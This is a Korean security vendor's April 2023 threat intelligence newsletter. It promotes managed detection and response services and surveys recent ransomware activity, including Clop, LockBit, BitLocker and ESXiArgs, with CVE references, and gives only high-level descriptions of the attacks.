infosec

Threat Intelligence Report

EQST INSIGHT

2023

04

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

MDR 서비스를 활용한 기업의 사이버보안 고도화 전략

■ 개요

전 세계적으로 사이버 공격이 급증하면서 사이버 보안의 중요성이 커지고 있다. 원격 근무가 늘어나고 디지털 기술에 대한 의존도가 증가하면서 접점이 넓어지고 새로운 취약점이 계속해서 발견되고 있다. 이에 기업이 효과적으로 사이버 보안 대응책을 구현하는 것이 어느때보다 중요한 시기다. 최근, 우리나라의 많은 국민들이 이용하고 있는 금융보안인증 소프트웨어(INISAFE CrossWeb EX V3)의 취약점을 악용한 해킹사고가 발생해 국내 주요 기관 60 여 곳의 PC 210 여 대가 피해를 입었다. 이 소프트웨어는 국내에서 1000 만대 이상이 사용하는 것으로 추정되고 있어 관련 피해가 지속 발생할 것으로 예상되고 있다.

게다가 한국인터넷진흥원(KISA)에 접수된 랜섬웨어 신고 건수는 2018 년 22 건에서 2022 년 325 건으로 14 배 이상 급증했으며, 제조업 분야의 중소기업이 많은 피해를 보고 있는 것으로 알려졌다. 이에 고도화되고 지능화되는 사이버 공격에 대해 기업이 진화된 방어 및 대응 체계로 변화해야 한다는 목소리가 커지고 있다.

MDR 서비스는 기업에 24x7 모니터링, 실시간 위협 탐지/분석 및 보안 사고에 대한 빠른 대응을 제공하는 사이버 보안의 고도화된 분석 서비스다. 이번 헤드라인에서는 MDR 서비스의 개요, 특장점, 구성 요소, 구현 및 실제 사례를 소개한다. 기업이 최근 위협 환경에서 MDR 서비스의 중요성을 이해하는데 도움을 제공하고 사이버 공격의 위험을 줄일 수 있도록 중요한 자산을 보호하기 위한 예방 차원의 인사이트를 제시하고자 한다.

■ MDR(Managed Detection and Response) 서비스란?

MDR 서비스는 기술, 프로세스 및 전문 지식을 결합해 24x7 위협 모니터링, 분석, 사고 대응 및 보고를 제공하는 고도화된 사이버 보안 서비스다. 보안 위협을 실시간으로 감지하고 대응함으로써 기업을 사이버 위협으로부터 사전 차단할 수 있도록 지원한다. MDR 서비스는 EDR, NDR, XDR 등 여러 사이버 보안 솔루션을 통하여 위협 탐지 및 공격의 가시성을 제공하고 신속하게 사고 대응이 가능하도록 설계되었다.

위에서 설명한 MDR 서비스의 정의를 간단히 설명하면 다음과 같다.

■ MDR 서비스의 특장점

MDR 서비스는 실시간 위협 탐지, 보안 사고에 대한 빠른 대응, 사이버 공격 위험 감소, 사전 예방 등 여러 가지 특장점을 갖고 있어 기업이 사이버 공격으로 인한 피해를 최소화할 수 있도록 지원한다.

① 24x7 모니터링: 네트워크 및 엔드포인트를 지속적으로 모니터링하여 잠재적 위협을 실시간으로 탐지하고 대응할 수 있도록 지원한다. 이를 통해 보안 사고를 탐지하고 대응하는 데 걸리는 시간을 단축하여 공격자의 체류 시간(Dwell Time)을 줄이고 공격의 잠재적인 영향을 최소화한다.

② 고도화된 위협 탐지: MDR 서비스는 고도화된 보안 기술을 활용하여 Zero-day 공격, Fileless Malware 및 내부자 위협을 비롯한 잠재적 위협을 식별하여 광범위한 사이버 위협으로부터 기업을 보호한다.

③ 신속한 인시던트 대응: MDR 서비스는 신속한 인시던트 대응 기능을 제공하여 기업이 보안 이벤트를 신속하게 억제하고 해결할 수 있도록 지원한다. 이를 통해 침해로 인한 피해를 최소화하고 데이터 손실 위험을 줄일 수 있다.

④ 전문가 지원: MDR 서비스는 악성코드분석, 침해사고분석, 솔루션 전문가의 지원을 받을 수 있다. 여기에는 위협 헌팅, 인시던트 대응 및 보안 정책 강화도 지원 대상에 포함된다. 기업은 MDR 서비스의 전문가 지식을 활용하여 보안을 고도화하고 사이버 공격의 위험을 줄일 수 있다.

⑤ 규정 준수: MDR 서비스를 통해 기업은 ISO 27001, PCI DSS 및 ISMS-P 인증을 비롯한 컴플라이언스 요구사항을 충족할 수 있다. 이러한 컴플라이언스를 준수하는 것은 개인정보와 같은 민감한 데이터를 처리하는 기업에 매우 중요하며, MDR 서비스는 기업이 이러한 요구 사항을 충족하도록 지원한다.

⑥ 합리적 비용: MDR 서비스 이용 기업은 값 비싼 사이버 보안 기술에 투자하고 전담 보안 팀을 고용하는 대신, MDR 서비스 제공자의 전문 지식을 활용하여 중요한 자산을 보호할 수 있다.

⑦ 확장성: MDR 서비스는 확장성이 뛰어나 기업의 요구사항 증가에도 유연하게 대응 가능하다. 즉, 기업은 변화하는 위협에 빠르게 대응하고 비즈니스 요구사항을 충족할 수 있도록 보안 서비스를 변경할 수 있다.

위와 같이 MDR 서비스의 특장점을 활용하여 기업은 사이버 공격의 위험을 줄이고 지능화된 공격에 능동적으로 대응할 수 있다.

MDR 서비스 특장점

SK쉴더스 MDR 보안 전문가 서비스를 활용하여 보안 수준 향상

EDR
NDR
XDR
등 솔루션

+

전문가
분석 대응
서비스

+

위협헌팅
침해흔적조사
등 고도화
서비스

24 x 7 모니터링

- 잠재적 위협을 실시간으로 탐지하고 대응
- 공격자의 체류 시간을 줄이고 공격 영향을 최소화

고도화된 위협 탐지

- Zero-day 공격, Fileless Malware 및 내부자 위협을 비롯한 잠재적 위협을 식별

신속한 인시던트 대응

- 숙련된 분석/운영 전문가의 신속한 대응
- 이벤트를 신속하게 억제, 해결할 수 있도록 지원

전문가 지원

- 악성코드 분석, 침해사고분석, 솔루션 전문가
- 위협 헌팅, 인시던트 대응 및 보안 정책 강화지원

규정 준수

- ISO 27001, PCI DSS 및 ISMS-P을 비롯한 컴플라이언스 준수 요구사항을 충족 가능

합리적 비용/확장성

- MDR 서비스 제공자의 전문 지식을 활용하여 값비싼 솔루션, 고급 인력 투자 비용 절감 가능
- 기업의 요구사항 증가에 따라 쉽게 확장 가능

■ MDR 서비스의 구성요소

MDR 서비스는 모니터링, 분석, 사고 대응 및 보고와 같은 주요 요소들로 구성된다. 모니터링에는 24x7 위협 모니터링 및 알림이 포함되며, 분석에는 위협의 심각도를 결정하기 위한 상세 분석이 반드시 포함되어야 한다. 인시던트는 즉각적으로 조사를 진행하며, 공격 패턴을 식별하여 분석 결과를 문서로 보고해야 한다.

MDR 서비스는 포괄적인 사이버 보안 솔루션을 제공하기 위하여 고도화된 여러 구성 요소로 서비스를 제공한다. 구성 요소는 다음과 같다.

① 위협 인텔리전스: 사이버 공격에 대비하기 위해 위협 인텔리전스를 활용하여 잠재적 위협을 탐지하고 신속하게 대응을 해야 한다. 위협 인텔리전스에는 보안 위험을 식별하고 판별하는 데 사용되는 최신 사이버 위협, 취약점 및 공격 전술에 대한 정보가 포함된다.

② 사고 대응: MDR 서비스는 차단, 격리 및 상세 분석을 포함한 사고 대응 기능을 제공한다. 이를 통해 기업은 보안 사고에 신속하게 대응하고 공격으로 인한 피해를 최소화할 수 있다.

③ 위협 헌팅: 네트워크 및 엔드포인트에 존재하는 위협을 사전에 찾아내는 위협 헌팅 기능도 포함되어 있다. 이를 통해 시스템 내부에 침투한 위협을 식별 및 제거하여 피해를 예방하고 보안을 강화할 수 있다.

④ 보안 분석: MDR 서비스는 보안 분석을 활용하여 네트워크 및 엔드포인트 활동의 패턴 및 이상 징후를 식별한다. 이를 통해 잠재적 위협을 탐지하고 사이버 보안 조치의 효과에 대한 통찰력을 제공할 수 있다.

⑤ 보고: MDR 서비스는 공격 동향, 취약점 및 보안 개선 권장 사항을 포함하여 사이버 보안 위협 및 사고에 대한 정기적인 보고를 제공한다. 이를 통해 기업은 잠재적 위협에 대한 정보를 지속적으로 얻고 사전 예방적인 조치를 취해 위험을 완화할 수 있다.


MDR 서비스는 이러한 구성 요소를 활용하여 기업에 사이버 공격 위험을 줄이고 중요 자산을 보호하는 포괄적인 사이버 보안 서비스를 제공한다.

■ MDR 서비스 vs 보안 관제 서비스

MDR 서비스는 실시간 위협 탐지의 상세분석 및 구체적인 대응 기능을 제공한다는 점에서 사이버 공격을 방지하기 위해 이벤트 모니터링 및 상관 분석에 중점을 두고 제공되는 MSSP (Managed Security Service Provider)와 차별점을 지닌다.

- MSSP(Managed Security Service Provider): MSSP 는 기업에 네트워크 기반 보안 솔루션 관리 및 침입 탐지와 같은 보안 서비스를 제공한다. SIEM(보안 정보 및 이벤트 관리)을 활용하여 네트워크 보안 장비, 서버 및 애플리케이션을 비롯한 여러 경로에서 보안 데이터를 수집하고 분석한다. 또한, 기업이 보안 요구사항을 충족하는 필수 불가결한 서비스이며 MDR 서비스와의 가장 큰 차이점은 지능화된 위협 탐지 및 사고 대응 기능의 제공 여부로 볼 수 있다.

MSSP 와 MDR 서비스 사이의 경계가 점점 모호해지고 있지만 결과 측면에서 차이점은 더욱 분명하다. MSSP 는 경계를 모니터링하여 알려진 위협을 찾고 자산을 관리하지만 표적 공격은 이를 우회할 수도 있어, MDR 서비스를 통해 보다 고도화된 레벨에서 표적 공격에 대한 대응이 필요하다. 각각의 서비스 특장점을 확인하고 자사 환경에 적합한 서비스를 선택하는 것이 필요해 보이며, SK 쉴더스의 경우 두 서비스를 종합적으로 제공하는 사업자로 각각의 특장점을 최대한 활용해 서비스를 제공하고 있다.



* 출처: https://techgenix.com/mdr-vs-mssp-guide/

■ MDR 서비스 구축 방안

MDR 서비스 구축에는 MDR 서비스의 범위 선정, 공급업체 선택, 구축 계획 작성 등 여러 단계가 포함된다. MDR 서비스를 구축하는 데 있어 과제는 비용, 복잡성, 전문 지식의 필요성 등이며, 성공적인 구축을 위해서 모든 이해관계자 참여, 현실적인 구축 계획 수립, 구축 전 MDR 서비스 테스트가 필요하다.

MDR 서비스 구축에는 일반적으로 다음 단계가 필요하다.

① 자체 평가: MDR 서비스를 구현하기 위한 첫 번째 단계는 네트워크 및 엔드포인트에 대한 보안 평가를 수행하는 것이다. 이를 통해 잠재적인 보안 위협, 취약점 및 위협 식별이 가능한지 확인하고 기존 보안 솔루션을 통한 보안 통제가 위험 완화에 효과적인지 여부를 판단하여 자체 평가를 진행한다.

② 계획 수립: 다음 단계는 평가 결과를 바탕으로 MDR 서비스 구현 계획을 수립하는 것이다. 여기에는 특정 보안 요구 사항을 해결하는 데 필요한 MDR 서비스의 구성 요소를 식별하고 구현 범위, WBS 등의 필요한 리소스를 정의하는 작업을 진행한다.

③ 구축: 계획이 완료되면 다음 단계로 MDR 서비스를 구축한다. 이 단계에서는 필요한 하드웨어 및 소프트웨어 구성 요소를 배포하고 시스템을 구성하며, 기존 보안 컨트롤과 통합하는 작업이 포함된다.

④ 모니터링: 구축 후 MDR 서비스는 네트워크 및 엔드포인트를 24x7 로 실시간 모니터링 한다. 이를 통해 잠재적인 보안 사고를 탐지하고 심각한 피해를 초래하기 전 대응한다.

⑤ 위협 및 사고 대응: 보안 이벤트가 탐지되면 MDR 서비스는 차단, 격리 및 상세 분석을 포함한 인시던트 대응을 진행한다. 이를 통해 보안 침해의 영향을 최소화하고 데이터 손실 위험을 줄일 수 있다.

⑥ 보고: MDR 서비스는 보안 동향, 취약점 및 보안 개선 사항, 사이버 보안 위협 및 사고에 대한 정기적인 보고서를 제공한다. 이를 통해 기업은 잠재적 위협에 대한 정보를 지속적으로 받고 사전 예방적인 조치를 취해 위험을 완화할 수 있다.

MDR 서비스 구현은 복잡하고 시간이 많이 소요될 수 있지만 중요한 자산을 보호하고자 하는 기업에게는 매우 중요하다. 이에 SK 쉴더스와 같이 경험이 풍부한 MDR 서비스 프로바이더(Provider)와 파트너 관계를 맺는다면 기업은 효과적으로 보안 체계를 고도화하고 강화할 수 있다.

MDR Managed Detection Response 구축 절차

[사전 준비 프로세스] | [상시 운영 프로세스]

	자체 평가	계획 수립	구축	모니터링	위협 및 사고 대응	보고
수행 내용	**현황 분석 및 평가** ▪ 내부 보안 평가를 수행 ▪ 보안 위협, 취약점 및 위협 식별이 가능한지 확인 ▪ 기존 보안 솔루션을 통한 보안 통제 여부를 판단하여 자체 평가	**구축 준비 단계** ▪ 보안 요구 사항에 해결을 위한 MDR 서비스의 구성 요소를 식별 ▪ 구현 범위, WBS 등의 필요한 리소스를 정의	**구축 및 정책 정의** ▪ 필요한 하드웨어 및 소프트웨어 구성 요소를 배포 ▪ 시스템을 설정 및 기존 보안 컨트롤과 통합 작업	**보안 확인 단계** ▪ 네트워크 및 엔드포인트를 24x7로 실시간 모니터링 ▪ 잠재적인 보안 사고를 탐지하고 심각한 피해를 초래하기 전에 대응 가능	**위협 제거** ▪ 이벤트가 탐지되면 MDR 서비스는 차단, 격리 및 상세 분석을 진행 인시던트 대응 ▪ 침해사고의 영향을 최소화하고 데이터 손실 위험 감소	**운영 대응** ▪ 보안 동향, 보안 개선 사항, 보안 위협 및 사고에 대한 정기적인 보고 ▪ 잠재적 위협에 대한 정보를 지속적으로 얻고 사전 예방적인 조치 가능

■ MDR 서비스 사례

글로벌 제조 공장을 운영 중인 고객사는 지속적으로 증가하는 멀웨어, 피싱 및 랜섬웨어 공격을 비롯한 여러 사이버 위협에 대한 보안을 강화하고자 MDR 서비스를 구축했다. 동종 업계에서 발생하는 사이버 공격의 위협을 사전에 예방하고 능동적인 보안 체계로 고도화를 할 수 있었다. MDR 서비스는 고객사에 다음과 같은 보안 강화 방안을 제공했다.

① 실시간 위협 탐지: 시간과 공간의 제약없이 해외에서도 실시간 위협 탐지 기능을 통하여 잠재적인 보안 사고를 감지하고 신속하게 대응할 수 있었다.

② 사고 대응: 엔드포인트에서 발생하는 작은 위협에도 상세 분석을 통하여 유입경로 및 영향 범위(내부확산 등)를 파악하고 상시 사고 대응 레벨로 능동적인 대응 방안을 만들 수 있었다.

③ 위협 헌팅: 최근 발생한 침해사고 IoC를 기반으로 위협 헌팅 기능을 제공했으며, 특정 랜섬웨어 공격 집단의 스캔성 접근 등을 원천적으로 차단했다. ASM(Attack Surface Management) 기능을 통해 잠재적인 위협 및 취약점을 사전에 탐지하여 공격을 예방했다.


④ 위협 정보 및 보고: 동종 제조업계에서 발생하는 보안 동향, 보안 위협 및 사고에 대한 정기 보고, 서비스 취약점에 대한 정보를 기반으로 지속적인 시스템 점검을 진행하고 있다. 이를 통해 해당 고객사는 잠재적 위협을 완화하기 위한 사전 조치를 취할 수 있었다.

결과적으로 고객사는 사이버 보안 체계를 대폭 강화하고 다양한 공격의 위험을 줄일 수 있었다. 또한 네트워크 및 엔드포인트의 잠재적 위협과 취약점에 대한 가시성을 높여 위협을 최소화하고 비즈니스 운영의 연속성을 보장할 수 있었다.

다음은 위 사례를 기반으로 한 서비스 구성이다.

infosec

MDR 서비스 구성



■ 결론 및 권고 사항

MDR 서비스는 기업이 실시간 위협 탐지 및 대응을 위한 사이버 보안의 필수 구성 요소다. MDR 서비스를 통해 사이버 공격의 위협을 줄이고 전반적인 사이버 보안 수준을 강화할 것을 권장한다. MDR 서비스는 사이버 보안에 대한 포괄적이고 사전 예방적인 접근 방식을 제공하기 때문에 모든 규모와 다양한 기업에 적합한 사이버 보안 서비스다. MDR 서비스는 AI 및 머신러닝과 같은 고급 기술을 활용하여 잠재적인 보안 위협을 실시간으로 감지, 대응 및 완화할 수 있도록 지원한다.
결론적으로 중요 자산을 보호하고 비즈니스 연속성을 유지하고자 하는 기업은 MDR 서비스 구축을 고려해야 한다. 아래 항목 중 3 가지 이상에 해당이 된다면 SK 쉴더스 MDR 서비스팀에 연락 바란다.

① 기업 내부에서 엔드포인트에 대한 위협 분석과 대응이 불가능하다.

② 악성메일이 지속 유입되며 사내에서 랜섬웨어 등 악성코드에 감염된 적이 있다.

③ 시스템에 대한 취약점 진단을 정기적으로 수행하지 못하거나 수행한적이 없다.

④ 재택 또는 출장으로 PC 를 외부에서 사용하는 경우가 있다.

⑤ 방화벽 또는 백신 정도만 운영 중이며 APT 솔루션은 사용하고 있지 않다.

⑥ 보안 사고가 발생하였으나 침해사고 조사를 진행하지 않았다.

Keep up with Ransomware

양날의 검 BitLocker

■ 개요

최근 랜섬웨어 그룹의 공격이 증가 추세를 보이고 있다. 2023 년 3 월 랜섬웨어 피해 건수는 464 건으로 지난 2 월 260 건에 비해 두 배 가까이 늘어난 것으로 나타났다. 3 월 피해 건수가 증가한 가장 큰 이유로는 Clop 그룹에 의한 공격 사례가 늘어난 영향으로 분석된다. Clop 그룹은 1 월 이후로 활동을 보이지 않다가, 2 월 GoAnywhere MFT(Managed File Transfer)[1] 취약점(CVE-2023-0669)을 이용하여 공격했다고 밝힌 뒤 3 월 공격 중 일부인 104 건을 게시했다. 지난 2 월 가장 많은 피해를 발생시킨 LockBit 그룹 역시 전월 대비 공격 사례가 다소 감소했으나 여전히 많은 수의 피해자를 발생시키고 있어 위협적인 모습을 보이고 있다.

랜섬웨어 그룹들이 사용하는 공격 전략 역시 다양화, 고도화되고 있다.

Bloody 랜섬웨어 그룹은 유출된 LockBit 소스코드를 사용한 랜섬웨어로 초기 침투를 돕는 브로커인 IAB(Initial Access Broker)를 구하고 있으며, Medusa 그룹은 미국의 공립학교와 가구 회사, 파키스탄의 우주 기술 연구소 등을 공격하여 탈취한 데이터를 공개하는 영상을 제작한 뒤 다크웹 유출 사이트에 게시했다.

또한 전 세계적으로 피해를 입히고 있는 BianLian 그룹은 피해자의 파일을 암호화하는 것에 그치지 않고, 데이터를 추출하여 강탈하는 방향으로 공격 전략을 다양화하고 있다. 최근 BianLian 그룹은 30 개 피해 조직에서 강탈한 정보를 다크웹 유출 사이트에 게시했다. 이 밖에도 과거 Babuk 그룹과 1 월 이후로 활동이 없다가 3 월에 재개하여 3 건의 희생자를 게시한 Karakurt 등 일부 랜섬웨어 그룹에서도 암호화를 하지 않고 데이터를 탈취하여 몸값을 요구하는 전략을 사용하고 있는 것으로 확인됐다.

이번 달 새로운 랜섬웨어 그룹으로는 DarkPower와 Abyss, MoneyMessage가 발견됐다. DarkPower 그룹은 유통, 교육, 건설 등 다양한 산업군을 공격하여 3 월 한 달간 총 10 건의 공격 사례를 게시했으며, Abyss 그룹은 제조, 의료 업계 등 7 건, MoneyMessage 그룹은 운송 업계 2 건의 공격 사례를 다크웹 유출 사이트에 게시하며 활동하고 있다. 이들은 신규 랜섬웨어 그룹임에도 불구하고 다수의 피해 사례를 남기고 있어 경각심을 가지고 지켜볼 필요가 있다.

[1] 소프트웨어로 안전하게 파일 전송 및 데이터 교환을 수행하는데 사용

한편 국내에서는 Mallox(Fargo), GlobeImposter, Nevada, LockBit 2.0 및 3.0, BitLocker 랜섬웨어 등이 확산되고 있다. Mallox 와 GlobeImposter 는 취약한 MS-SQL 서버를 타깃으로 하는 랜섬웨어이며, GlobeImposter 는 MedusaLocker 그룹이 공격에 이용하는 랜섬웨어로 RDP(Remote Desktop Protocol)[2]를 통해 확산되고 있다.

LockBit 2.0 은 이메일을 통해 첨부파일을 실행하도록 유도하는 공격 방법을 사용하고 있으며, 중소기업을 표적으로 한 공격이 지속적으로 발견되고 있다. 특히 최근 LockBit 2.0 은 실행 파일이 아닌 것처럼 이력서로 위장하여 교묘하게 유포되고 있는데, 실행 파일을 한글 이력서 문서처럼 보이기 위해 한글 프로그램의 아이콘을 사용하고 있으며 파일명과 확장자 사이에 많은 공백을 두고 있어 피해를 막기 위한 각별한 주의가 필요하다.

LockBit 3.0 은 서비스형 랜섬웨어로 주로 국내에서는 북한과 연관이 있다고 알려진 VenusLocker 그룹이 공격에 사용하는 랜섬웨어다. 이들은 3 월 29 일, 자신들의 다크웹 유출 사이트에 국세청을 해킹했다고 주장하며 4 월 1 일에 정보를 공개하겠다는 글을 게시한 바 있다. 이후 유출 데이터는 현재까지 공개되지 않고 있으며, 유출 사이트에 올라온 후 평균 1~2 주의 공개 예정 시간과 다르게 빠르게 공개를 예고한 점과 데이터 공개 시점이 4 월 1 일인 점 등의 근거로 만우절 장난으로 올렸을 가능성도 제기되고 있다. 하지만 데이터를 공개하지 않고 협상을 진행할 가능성과 협상이 제대로 성사되지 못했을 때 데이터를 공개할 가능성 등 여러 가지 조심스러운 추측이 나오고 있다.

BitLocker 랜섬웨어는 Windows 에서 제공하는 드라이브 암호화 기술인 BitLocker 를 이용하여 드라이브를 암호화시킨 후 금전을 갈취한다. 국내 의료기관 및 기업, 각종 중요 인프라 등에서 BitLocker 랜섬웨어로 인한 피해 사례가 지속적으로 확인되고 있다. BitLocker 는 MS Exchange[3] 서버의 취약점(CVE-2021-34473 [4], CVE-2021-34523 [5], CVE-2021-31207 [6])을 이용하여 침투하므로 해당 취약점이 패치 된 버전의 소프트웨어를 사용해 예방할 것을 권장한다.

[2] 원격으로 다른 컴퓨터에 연결하기 위해 Microsoft 에서 제공하는 프로토콜

[3] Microsoft 에서 개발한 메시징, 협업 소프트웨어 제품

[4] 원격 코드 실행 취약점으로 공격자가 인증되지 않은 원격 코드를 실행하여 Exchange Server 에 액세스 할 수 있다

[5] 권한 상승 취약점으로 원격 코드 실행 권한을 획득하여 시스템 권한 상승을 수행할 수 있다

[6] 보안 기능 우회 취약점으로 인증되지 않은 원격 코드를 실행하여 DNS 서버의 보안 기능을 우회할 수 있다

하지만 안타깝게도 지난달 대규모 랜섬웨어 공격 사례가 또다시 발생했다. 취약한 ESXi[7] 서버를 대상으로 공격이 이뤄졌으며, 이미 2 년전 발견된 CVE-2021-21974[8] 취약점을 사용한 것으로 분석됐다. 해당 취약점은 이미 패치가 완료되었으나 패치 되지 않은 취약한 서버를 검색해 엑시악스(ESXiArgs)[9]로 불리는 랜섬웨어(쉘 스크립트와 ELF 파일)를 통해 암호화를 시도했다.

CISA[10]는 대규모 랜섬웨어 공격이 발생함에 따라 피해를 경감시키기 위해 암호화 방식의 허점을 통해 감염된 ESXi 가상 머신 환경을 복구할 수 있는 툴을 배포했다. 하지만 공격자가 이를 인지하고 암호화 방식을 바꿔 다시 공격을 시도하고 있으며, 지금까지도 취약한 서버를 대상으로 랜섬웨어 공격을 이어가고 있다.

또한 리눅스 및 ESXi 서버를 대상으로 공격을 시도하는 또 다른 네바다(Nevada) 랜섬웨어도 발견됐다. 해당 랜섬웨어 역시 CVE-2021-21974 취약점을 사용하고 있으며, ESXiArgs 랜섬웨어와 마찬가지로 대규모 공격을 시도하고 있는 것으로 확인됐다. 이처럼 취약한 ESXi 서버의 대규모 감염 사례가 지속적으로 확인되고 있어 각별한 주의가 필요하다.

이러한 대규모 랜섬웨어 공격과 더불어 다크웹을 통한 이중 협박 전략을 사용하는 신규 랜섬웨어 그룹인 DarkBit, Medusa 가 발견되고 있다. 또한 V IS VENDETTA 그룹의 활동 정황도 다크웹에서 발견되고 있다. 기존 Cuba 랜섬웨어 그룹의 유출 사이트 URL 과 동일한 URL 을 포함하고 있으며, 'test.'가 추가된 URL 을 사용하여 Cuba 랜섬웨어 그룹의 서브 도메인으로 확인된다.

마지막으로 국내 제조 관련 중소기업 중 한 곳이 Mallox 랜섬웨어에 감염되어 유출된 데이터가 다크웹에 게시된 사실이 확인됐다. Mallox 랜섬웨어는 취약한 MS-SQL 을 대상으로 공격을 시도하는 랜섬웨어로 파일 암호화 및 데이터 유출을 통해 이중 협박 전략을 구사한다. MS-SQL 계정 관련 공격을 통해 서버에 접속 후 추가로 설치한 원격 프로그램으로 랜섬웨어 공격을 시도하거나, SQL 을 이용하여 스크립트 혹은 파워쉘 명령어를 통해 랜섬웨어 공격을 수행한다. 데이터베이스 서버는 감염될 경우 기업에서 제공하는 대부분의 서비스를 정상적으로 운용할 수 없어 암호화된 파일을 최우선으로 복호화를 해야 하는 중요한 시스템이다. 취약한 데이터베이스는 공격자 입장에서 손쉽게 침투할 수 있는 경로 중 하나로 MS-SQL 을 사용하는 국내 기업의 적절한 보안 조치가 필요하다.

---

[7] VMware 에서 개발한 가상화 OS

[8] VMware ESXi OpenSLP 에서 힙 오버플로우(heap overflow)로 인해 발생하는 원격코드실행 취약점

[9] 일종의 랜섬웨어로, 프랑스의 국가 침해 대응 센터(CERT)가 2 월 3 일 먼저 발견해 경고. VMWare 의 ESXi 라는 하이퍼바이저들을 노리는 랜섬웨어임을 발표

[10] CISA(Cybersecurity and Infrastructure Security Agency, 미국 사이버 보안 전담 기관)

■ 랜섬웨어 뉴스

LockBit 3.0 랜섬웨어 그룹, 국세청 홈페이지 공격 주장

- LockBit 3.0 이 국세청을 공격했다고 주장
- 이미지, 관련내용, 샘플 등을 게시하지 않은 상태
- 만우절 장난일 가능성 및 협상 진행 중 등 여러 가능성 존재

Breached forum, FBI 에게서 안전하지 않다는 우려로 사이트 폐쇄

- 악명 높은 포럼 중 하나인 Breached forum 관리자는 FBI 를 비롯한 법 집행 기관이 사이트 서버에 액세스 가능하다는 우려를 밝히고 사이트를 폐쇄
- 창립자인 Pompompurin 이 FBI 에 의해 체포되었다는 소식 이후로 관리자가 사이트를 폐쇄
- Telegram 채널은 당분간 운영되며, 잠재적으로 새로운 사이트를 구축하는데 도움을 줄 것이라고 언급

